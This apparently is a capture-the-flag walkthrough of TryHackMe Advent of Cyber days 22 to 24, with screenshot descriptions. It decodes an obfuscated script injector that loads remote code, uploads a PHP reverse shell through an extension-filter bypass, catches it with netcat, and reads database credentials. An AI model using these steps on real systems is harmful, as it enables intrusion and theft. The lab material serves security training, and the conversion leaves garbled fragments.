| From Charcode  | eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 55, 44, 32, 57, 56, 44, .....))<br>time: 2ms<br>length: 717<br>lines: 1 |  |  |  |  |
| Delimiter<br>Comma   | Base<br>10   |  |  |  |  |
| <b>Input</b>   |  |  |  |  |  |
| eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 55, 44, 32, 57, 56, 44, .....))<br>time: 2ms<br>length: 717<br>lines: 1 |  |  |  |  |  |
| <b>Output</b>  |  |  |  |  |  |
| .ar somestring = document.createElement('script'); somestring.type = 'text/javascript'; somestring.async = true; somestring.src = String.fromCharCode(104, 104, 116, 116, 112, 115, 58, 47, 47, 103, 105, 115, 116, 46, 103, 105, 116, 104, 117, 98, 46, 99, 111, 109, 47, 104, 101, 97, 118, 101, 110, 114, 97, 105, 122, 97, 47); var alls = document.getElementsByTagName('script'); var nt3 = true; for ( var i = alls.length; i -;) { if (alls[i].src.indexOf(String.fromCharCode(49, 49, 100, 51, 50, 49, 50, 52, 52, 99, 52, 100, 54, 55, 52, 52, 54, 100, 98, 102, 100, 57, 97, 51, 50, 57, 56, 97, 56, 98, 56)) > -1) { nt3 = false; } if(nt3 == true) {document.getElementsByTagName("head")[0].appendChild(somestring); }   |  |  |  |  |  |

<https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8>

THM{657012dcf3d1318dca0ed864f0e70535}

The screenshot shows a GitHub Gist page for user 'heavenraiza' titled 'cyberelf'. The page includes a search bar, navigation links for 'All gists' and 'Back to GitHub', and a main content area with the heading 'Instantly share code, notes, and snippets.' Below the heading, it shows the gist details: 'Created last month' and statistics for 'Code' (1 revision), 'Revisions' (1), and 'Stars' (20). The code itself is a single-line PowerShell command:

```
1 THM{657012dcf3d1318dca0ed864f0e70535}
```

## Day 23 – PowerShell


```
export pass='/p:sn0wF!akes!!!'
```

```
[headcrusher@T0rmentor]~]$ export pass='/p:sn0wF!akes!!!'
```

```
xfreerdp /u:administrator "${pass}" /cert:ignore /v:10.10.223.67
```






RansomNote.txt




nomorebestfestivalcompany


A screenshot of the Magic tool interface. The left pane shows settings for "Depth" set to 3, "Intensive mode" checked, and "Extensive language support" checked. The "Crib" field contains the string "nomorebestfestivalcompany". The right pane shows the analyzed output, including a summary table and a detailed table for the result snippet.

| Output   | start: 82 time: 99ms<br>end: 107 length: 26738<br>length: 25 lines: 971 | Properties                     |
|--|---|--------------------------------|
| Recipe (click to load)<br>From_Base64('A-Za-z0-9+/=',true) | Result snippet<br>nomorebestfestivalcompany                             | Possible languages:<br>English |







Z:\Backup




Confidential directory




opidsfsdf





C:\Users\Administrator\Desktop\opidsfsdf.exe



## ShadowCopyVolume



7a9eea15-0000-0000-0000-010000000000



master-password.txt  
master-password.txt.grinch

m33pa55w0rdIZseecure!

master-password.txt - Notepad

File Edit Format View Help

m33pa55w0rdIZseecure!

The screenshot shows a Notepad window with the title 'master-password.txt - Notepad'. The menu bar includes 'File', 'Edit', 'Format', 'View', and 'Help'. The main content area contains the text 'm33pa55w0rdIZseecure!'. The entire line of text is highlighted with a blue selection bar.

## Day 24 – Docker


```
sudo nmap -sV -vvv -Pn -sC -T5 10.10.105.188
```

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

```
sudo nmap -sV -vvv -T5 -p60000-65535 10.10.105.188
```

```
PORT      STATE SERVICE REASON          VERSION
65000/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
```

<http://10.10.105.188:65000/>



```
ffuf      -c      -w      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt      -u
http://10.10.105.188:65000/FUZZ -e .php,.aspx
```

|             |   |
|-------------|---|
| index.php   | [Status: 200, Size: 800, Words: 31, Lines: 27]  |
| uploads.php | [Status: 200, Size: 1328, Words: 45, Lines: 36] |
| assets      | [Status: 301, Size: 324, Words: 20, Lines: 10]  |
| api         | [Status: 301, Size: 321, Words: 20, Lines: 10]  |
| grid        | [Status: 301, Size: 322, Words: 20, Lines: 10]  |

Removed “|^js\$|”

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools

Import / export CA certificate   Regenerate CA certificate

**Intercept Client Requests**

Use these settings to control which requests are stalled for viewing and editing in the proxy history.

Intercept requests based on the following rules:

|             |                                     |                       |                       |                    |
|-------------|-------------------------------------|-----------------------|-----------------------|--------------------|
| Add         | Enabled                             | Operator              | Match type            | Relationship       |
| <b>Edit</b> | <input checked="" type="checkbox"/> | <b>File extension</b> | <b>Does not match</b> |                    |
| Remove      | <input type="checkbox"/>            | Or                    | Request               | Contains parameter |
| Up          | <input type="checkbox"/>            | Or                    | HTTP method           | Does not match     |
| Down        | <input type="checkbox"/>            | And                   | URL                   | Is in target scope |

**Edit request interception rule**

Specify the details of the interception rule.

Boolean operator: And

Match type: File extension

Match relationship: Does not match

Match condition: `^jpg$|^png$|^css$|^ico$|^svg$|^eot$|^woff$|^woff2$|^ttf$`

OK Cancel

<http://10.10.105.188:65000/uploads.php>

Aperture Clear? × +

← → G ⌘ ⌘

0 10.10.105.188:65000/uploads.php

File Upload

| Name           | Location | Size   | Type  | Accessed |
|----------------|----------|--------|-------|----------|
| shell-php.jpeg |          | 5.5 kB | Image | 31 Jul   |

Drop this /assets/js/filter.js

Intercept   HTTP history   WebSockets history   Options

Request to <http://10.10.19.65:65000>

Forward   **Drop**   Intercept is on   Action   Open Browser

Pretty Raw ↗ Actions

```

1 GET /assets/js/filter.js HTTP/1.1
2 Host: 10.10.19.65:65000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://10.10.19.65:65000/uploads.php
10 Cookie: PHPSESSID=ei06c5itf9jfsqsfvoh920cdq5
11 Sec-GPC: 1

```

```


<body>
  <input id="uploadInput" type="file accept=".png,.jpg,.jpeg">
  <div id="arrow">
    ...
  </div>

```

Submit the shell:

| File Upload |                    |                               |           |         |           |
|-------------|--------------------|-------------------------------|-----------|---------|-----------|
|             | Name               | Location                      | Size      | Type    | Accessed  |
| Recent      | aoc-pcaps.zip      | Downloads                     | 4.4 MB    | Archive | Yesterday |
| Home        | wordlist           | Downloads                     | 559 bytes | Text    | Sun       |
| Desktop     | ZAP_2_10_0_unix.sh | Downloads                     | 140.1 MB  | Program | Sun       |
| Documents   | README.md          | ...sperer2/PySplunkWhisperer2 | 2.6 kB    | Text    | 23 Oct    |
| Downloads   | shell.jpg.php      |                               | 5.5 kB    | Program | 31 Jul    |
| Music       |                    |                               |           |         |           |

http://10.10.19.65:65000/grid/



## Index of /grid

| <u>Name</u>                      | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|----------------------------------|----------------------|-------------|--------------------|
| <a href="#">Parent Directory</a> |                      | -           |                    |
| <a href="#"> shell.jpg.php</a>   | 2020-12-29 23:04     | 5.4K        |                    |

sudo nc -nlvp 443

```
[headcrusher@T0rmentor:~]
└─$ sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.19.65.
Ncat: Connection from 10.10.19.65:45104.
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
:23:06:02 up 5 min, 0 users, load average: 0.55, 1.98, 1.10
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

python3 -c 'import pty;pty.spawn("/bin/bash")'

cd /var/www

cat web.txt

```
www-data@light-cycle:~$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
```

```
cd /var/www/TheGrid/includes
```

```
tron:IFightForTheUsers
```

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";
```

```
mysql -utron -p
```

```
IFightForTheUsers
```

```
show databases;
```

```
mysql> show databases;
show databases;
+-----+
| Database      |
+-----+
| information_schema |
| tron          |
+-----+
```

```
use tron;
```

```
show tables;
```

```
mysql> show tables;
show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
```

```
select * from users;
```

```
